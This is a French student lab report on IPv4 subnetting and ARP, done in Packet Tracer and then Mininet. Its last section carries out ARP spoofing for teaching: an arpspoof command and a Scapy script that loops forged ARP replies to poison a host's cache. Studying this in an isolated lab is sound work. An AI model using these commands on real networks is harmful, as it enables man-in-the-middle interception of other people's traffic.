


Projet IPv4 et ARP

Exercice 1

1. IPv4

Soit une entreprise dont les réseaux informatiques font partie du réseau 192.168.128.0/19. Vous êtes responsable de la gestion d'un des sous-réseaux de l'entreprise dont la taille est au plus de 90 machines.

1. Choisissez un préfixe au plus juste pour votre sous-réseaux ainsi que son identifiant.
2. Déterminez le masque de sous-réseau en notation décimale pointée, l'adresse de broadcast, la première et la dernière adresses IP de votre sous-réseau.
3. Reliez deux machines, notées PC1 et PC2 respectivement, en passant par un commutateurs




- 1) Le préfixe le plus juste pour le sous-réseau constitués de 90 machine est : /25

Ce qui va nous donner 128, 126 adresses qui sont utilisables

- 2) Sous-réseau choisi : 192.168.128.0/25

- Masque : 255.255.255.128
- Adresse réseau : 192.168.128.0
- Adresse de broadcast : 192.168.128.127
- Première adresse utilisable : 192.168.128.1
- Dernière adresse utilisable : 192.168.128.126
- Nombre total d'adresses utilisables : 126

- 3)



4. Configurez PC1 et PC2 de votre sous-réseau avec les adresses IP dans la plage définie dans la question 1.
5. Testez la connectivité entre PC1 et PC2 grâce à la commande ping. Analysez les messages échangés à l'aide de Wireshark. Quelles sont les adresses de niveau 2 et 3 qui sont utilisées ?
6. Après avoir joint chaque poste du sous-réseau, visualisez le cache ARP (address Resolution Protocol) de chaque machine. Comment est établie la correspondance entre l'adresse de niveau 2 et l'adresse de niveau 3 d'un poste ? Réalisez une capture Wireshark qui illustre ce type de résolution.
7. Connectez une troisième machine PC3 au commutateur.

- 4) J'attribue l'adresse 192.168.128.1 à mon PC3 et l'adresse 192.168.128.2 à mon PC4
- 5) Je teste la connectivité entre les 2 PC à travers la commande ping :


```
C:\>ping 192.168.128.2

Pinging 192.168.128.2 with 32 bytes of data:


Reply from 192.168.128.2: bytes=32 time=59ms TTL=128
Reply from 192.168.128.2: bytes=32 time=1ms TTL=128
Reply from 192.168.128.2: bytes=32 time=3ms TTL=128
Reply from 192.168.128.2: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.128.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 59ms, Average = 15ms
```

Voici les messages échangés à l'aide de Wireshark



Au début le PC3 pour qu'il puisse communiquer avec le PC4 il demande d'abord l'adresse MAC du PC4 à travers la requête ARP, dans ce cas là le message ça sera diffusé dans tous les appareils du réseau via se switch1, et puis après que le PC3 reçoie l'adresse MAC voulu il l'enregistre dans sa table ARP et puis finalement il envoie le paquet comme demandé.



Là lorsque j'ai essayé en envoyant un nouveau paquet je trouve qu'il a été bien envoyé sans avoir besoin de refaire les mêmes demandes d'adresses comme avant

The screenshot shows the 'Outbound PDU Details' window for an ICMP Echo Request. The 'At Device' is PC3, 'Source' is PC3, and 'Destination' is PC4. The 'In Layers' and 'Out Layers' are listed. The 'Layer 3: IP Header' details are highlighted, showing 'Src. IP: 192.168.128.1, Dest. IP: 192.168.128.2 ICMP Message Type: 8'. The 'Layer 2: Ethernet II Header' details show '0001.C738.5BCA >> 00E0.A3EB.6143'. The 'Layer 1: Port(s): FastEthernet0' is also visible. A list of steps describes the ping process.

1. The Ping process starts the next ping request.
 2. The Ping process creates an ICMP Echo Request message and sends it to the lower process.
 3. The source IP address is not specified. The device sets it to the port's IP address.
 4. The device sets TTL in the packet header.
 5. The destination IP address is in the same subnet. The device sets the next-hop to destination.

Là comme on le voit lorsque je clique sur le protocole ICMP j'arrive à voir l'adresse MAC, IP source et destination comme résultat du chemin effectué par le protocole ARP

Donc l'adresse IP source du couche 3 est : 192.168.128.1

.....destination..... : 192.168.128.2

Et l'adresse MAC source du niveau 2 est : 0001.C738.5BCA

..... destination : 00E0.A3EB.6143

6) L'ARP fait la correspondance IP ↔ MAC pour permettre à l'IP d'envoyer un paquet.

PDU Information at Device: PC0

OSI Model | Outbound PDU Details

At Device: PC0
Source: PC0
Destination: Broadcast

In Layers	Out Layers
Layer7	Layer7
Layer6	Layer6
Layer5	Layer5
Layer4	Layer4
Layer3	Layer3
Layer2	Layer 2: Ethernet II Header 0001.6329.A8EE >> FFFF.FFFF.FFFF ARP Packet Src. IP: 192.168.128.1, Dest. IP: 192.168.128.2
Layer1	Layer 1: Port(s): FastEthernet0

1. The ARP process constructs a request for the target IP address.
2. The device encapsulates the PDU into an Ethernet frame.

Simulation Panel

Event List

Vis.	Time(sec)	Last Device	At Device	Type
150.109	--	--	PC0	ICMP
150.109	--	--	PC0	ARP
150.110	PC0	Switch0	PC1	ARP
150.111	Switch0	PC1	Switch0	ARP
150.112	PC1	Switch0	PC0	ARP
150.113	Switch0	PC0	PC0	ICMP
150.114	PC0	Switch0	PC1	ICMP
150.115	Switch0	PC1	Switch0	ICMP
150.116	PC1	Switch0	PC0	ICMP
150.117	Switch0	PC0	PC0	ICMP

Là comme on le voit la première requête ARP nous fait l'adresse broadcast comme destination

PDU Information at Device: PC0

OSI Model | Inbound PDU Details

At Device: PC0
Source: PC0
Destination: Broadcast

In Layers	Out Layers
Layer7	Layer7
Layer6	Layer6
Layer5	Layer5
Layer4	Layer4
Layer3	Layer3
Layer2	Layer 2: Ethernet II Header 0001.64C7.CC16 >> 0001.6329.A8EE ARP Packet Src. IP: 192.168.128.2, Dest. IP: 192.168.128.1
Layer1	Layer 1: Port FastEthernet0

1. FastEthernet0 receives the frame.

Simulation Panel

Event List


Vis.	Time(sec)	Last Device	At Device	Type
150.109	--	--	PC0	ICMP
150.109	--	--	PC0	ARP
150.110	PC0	Switch0	PC1	ARP
150.111	Switch0	PC1	Switch0	ARP
150.112	PC1	Switch0	PC0	ARP
150.113	Switch0	PC0	PC0	ICMP
150.113	--	--	PC0	ICMP
150.114	PC0	Switch0	PC1	ICMP
150.115	Switch0	PC1	Switch0	ICMP
150.116	PC1	Switch0	PC0	ICMP
150.117	Switch0	PC0	PC0	ICMP

Mais là lorsqu'on voit la dernière requete ARP on voit très bien que l'adresse broadcast a été remplacé par l'adresse réelle destination

```
C:\>arp -a
Internet Address      Physical Address      Type
192.168.128.2        0001.64c7.cc16      dynamic
```


Là on voit très ben qu'il a reçu l'adresse destination

7)




8. Configurez PC3 pour être dans un sous-réseau différent de celui de PC1 et PC2.
9. Lancez wireshark sur PC3 puis faites un ping de PC1 vers PC2. Est ce que la connectivité est toujours assurée ? Est ce que PC3 voit le ping ?
10. Testez la connectivité entre PC1 et PC3, commentez et trouvez une solution.

8)




Là comme on le voit j'ai attribué au nouveau PC une adresse IP différente avec un sous-réseau différent

9)



Vis.	Time(sec)	Last Device	At Device	Type
	0.000	--	PC0	ICMP
	0.001	PC0	Switch0	ICMP
	0.002	Switch0	PC1	ICMP
	0.003	PC1	Switch0	ICMP
<input checked="" type="checkbox"/>	0.004	Switch0	PC0	ICMP

Là comme on le voit la capture wireshark a bien montré que le message à été bien transmis vers sa destination c'est-à-dire que la connectivité entre les 2 premier PC est bonne




Vis.	Time(sec)	Last Device	At Device	Type
<input checked="" type="checkbox"/>	0.000	--	PC0	ICMP

Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num	Edit	Delete
<input checked="" type="checkbox"/>	Failed	PC0	PC4	ICMP	■	0.000	N	0	(edit)	(delete)

Là comme on le voit la connectivité entre le PC0 et le PC2 ne marche pas parceque le PC2 appartient à un autre réseau donc on devra ajouter un routeur pour connecter les 2 réseaux

ETAPE 2

1. Lancez une capture Wireshark sur PC1.
2. Effacez le cache ARP de PC1 (arp -d sur Windows, ip neigh flush all sur Linux).
3. Relancez un ping depuis PC1 vers PC2
4. Observez-vous un nouveau paquet ARP sur Wireshark ? Pourquoi ?



- 1) Là j'avais gardé la même architecture que la précédente mais en changeant seulement le réseau du troisième PC pour que ça soit en même réseau que les autres
- 2)

```
C:\>arp -d  
C:\>
```

Là on vide le cache à travers la commande arp -d

The screenshot displays a network simulation environment. On the left, a topology diagram shows PC0 connected to Switch0 (Fa0/Fa0/1), Switch0 connected to PC1 (Fa1/1/Fa0), and Switch0 connected to PC4 (Fa2/1/Fa0). On the right, an 'Event List' window shows a table of network events:

Vis.	Time(sec)	Last Device	At Device	Type
	0.000	--	PC0	ICMP
	0.001	PC0	Switch0	ICMP
	0.002	Switch0	PC1	ICMP
	0.002	--	PC1	ARP
	0.003	PC1	Switch0	ARP
	0.004	Switch0	PC0	ARP
	0.004	Switch0	PC4	ARP
	0.005	PC0	Switch0	ARP
	0.006	Switch0	PC1	ARP
	0.006	--	PC1	ICMP
	0.007	PC1	Switch0	ICMP
	0.008	Switch0	PC0	ICMP

Below the event list, there are controls for 'Reset Simulation', 'Constant Delay', and 'Play Controls'. At the bottom, a toolbar includes 'New', 'Delete', and 'Toggle PDU List Window' buttons, along with a status bar showing 'Realtime' and 'Simulation' modes.

3)

Là j'avais lancé un ping depuis le PC0 au PC1 et ça a marché

4) Oui, là maintenant on a un nouveau packet ARP sur wireshark parcequ'on avait vidé le cache donc automatiquement la table ARP va perdre l'enregistrement de l'adresse MAC qui l'avait déjà reçu

5. Que se passe-t-il si le cache n'est pas effacé ?

6. Quelle est la durée de vie d'une entrée ARP ?

7. Pourquoi est-ce important dans les environnements dynamiques ?

5)

Là si le cache n'était pas effacé le PC1 n'aura pas besoin d'envoyer une requête ARP pour avoir l'adresse MAC destination par ce qu'il l'aura déjà sur sa table ARP donc aucun nouveau paquet ARP ne serait observé dans Wireshark.

6) La durée de vie d'une entrée ARP varie selon les systèmes d'exploitation, généralement entre 2 et 10 minutes. Windows utilise souvent 2 minutes, Linux environ 5 minutes par défaut.

7) Dans les environnements dynamiques, la durée de vie limitée des entrées ARP est importante car elle permet l'adaptation aux changements réseau (nouvelles machines, adresses IP modifiées). Un cache avec expiration empêche de conserver indéfiniment des informations potentiellement obsolètes.

Etape 3 : ARP spoofing

Je tape la commande `sudo apt update` pour Mettre à jour la liste des logiciels disponibles

```
Terminal - debian@debian12: ~
File Edit View Terminal Tabs Help
debian@debian12:~$ sudo apt update
Hit:1 https://deb.debian.org/debian bookworm InRelease
Get:2 https://deb.debian.org/debian bookworm-updates InRelease [55.4 kB]
Get:3 https://security.debian.org/debian-security bookworm-security InRelease [48.0 kB]
Get:4 https://security.debian.org/debian-security bookworm-security/main Sources [129 kB]
Get:5 https://security.debian.org/debian-security bookworm-security/main amd64 Packages [258 kB]
Get:6 https://security.debian.org/debian-security bookworm-security/main Translation-en [154 kB]
Fetched 644 kB in 2s (273 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
53 packages can be upgraded. Run 'apt list --upgradable' to see them.
N: Repository 'Debian bookworm' changed its 'firmware component' value from 'non-free' to 'non-free-firmware'
N: More information about this can be found online in the Release notes at: https://www.debian.org/releases/bookworm/amd64/release-notes/ch-information.html#non-free-split
```

« sudo apt install dsniff » pour l'installation du logiciel dsniff (il qui contient des outils comme arpspoof pour faire l'attaque ARP)

```
Terminal - debian@debian12: ~
File Edit View Terminal Tabs Help
debian@debian12:~$ sudo apt install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libnet1 libnids1.21
The following NEW packages will be installed:
  dsniff libnet1 libnids1.21
0 upgraded, 3 newly installed, 0 to remove and 53 not upgraded.
Need to get 187 kB of archives.
After this operation, 669 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 https://deb.debian.org/debian bookworm/main amd64 libnet1 amd64 1.1.6+dfsg-3.2 [60.3 kB]
Get:2 https://deb.debian.org/debian bookworm/main amd64 libnids1.21 amd64 1.26-2 [27.2 kB]
Get:3 https://deb.debian.org/debian bookworm/main amd64 dsniff amd64 2.4b1+debian-31 [99.7 kB]
Fetched 187 kB in 0s (650 kB/s)
Selecting previously unselected package libnet1:amd64.
(Reading database ... 151619 files and directories currently installed.)
Preparing to unpack .../libnet1_1.1.6+dfsg-3.2_amd64.deb ...
Unpacking libnet1:amd64 (1.1.6+dfsg-3.2) ...
Selecting previously unselected package libnids1.21:amd64.
```

là comme on le voit il est bien installé

```
(Reading database ... 151619 files and directories currently installed.)
Preparing to unpack .../libnet1_1.1.6+dfsg-3.2_amd64.deb ...
Unpacking libnet1:amd64 (1.1.6+dfsg-3.2) ...
Selecting previously unselected package libnids1.21:amd64.
Preparing to unpack .../libnids1.21_1.26-2_amd64.deb ...
Unpacking libnids1.21:amd64 (1.26-2) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-31_amd64.deb ...
Unpacking dsniff (2.4b1+debian-31) ...
Setting up libnet1:amd64 (1.1.6+dfsg-3.2) ...
Setting up libnids1.21:amd64 (1.26-2) ...
Setting up dsniff (2.4b1+debian-31) ...
Processing triggers for libc-bin (2.36-9+deb12u10) ...
Processing triggers for man-db (2.11.2-2) ...
```

On tape la commande « sudo python3 topo.py » afin d'ouvrir le mininet

```
debian@debian12:~$ sudo python3 topo.py
*** Creating network
*** Adding hosts:
h1 h2 h3
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1) (h3, s1)
*** Configuring hosts
h1 h2 h3
*** Starting controller
*** Starting 1 switches
s1
*** Starting CLI:
```

Maintenant on ouvre 2 terminaux du PC3

```
mininet> xterm h3
mininet> xterm h3
```

Dans le premier on tape la commande « sudo arpspoof -t 192.168.1.20 192.168.1.10

(PC3 ment à PC1 en disant "Je suis PC2".)


```
root@debian12:/home/debian# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.0.3         ether   00:00:00:00:00:03  C           h1-et
h0
10.0.0.2         ether   00:00:00:00:00:03  C           h1-et
h0
```

C'est la preuve que l'attaque fonctionne !

5) Pour créer les packets nous même on utilise scapy

```
mininet> h3 python3
Python 3.11.2 (main, Nov 30 2024, 21:22:50) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *

def arp_spoof():
    # Adresse IP et MAC de la cible (h1)
    target_ip = "10.0.0.1"
    target_mac = getmacbyip(target_ip) # Récupère automatiquement la MAC

    # Adresse IP du routeur (h2)
    gateway_ip = "10.0.0.2"
    gateway_mac = getmacbyip(gateway_ip)

    # Envoi continu de fausses réponses ARP
    send(
        ARP(op=2, pdst=target_ip, psrc=gateway_ip, hwdst=target_mac),
        inter=0.1,
        loop=1
    )

arp_spoof()
```

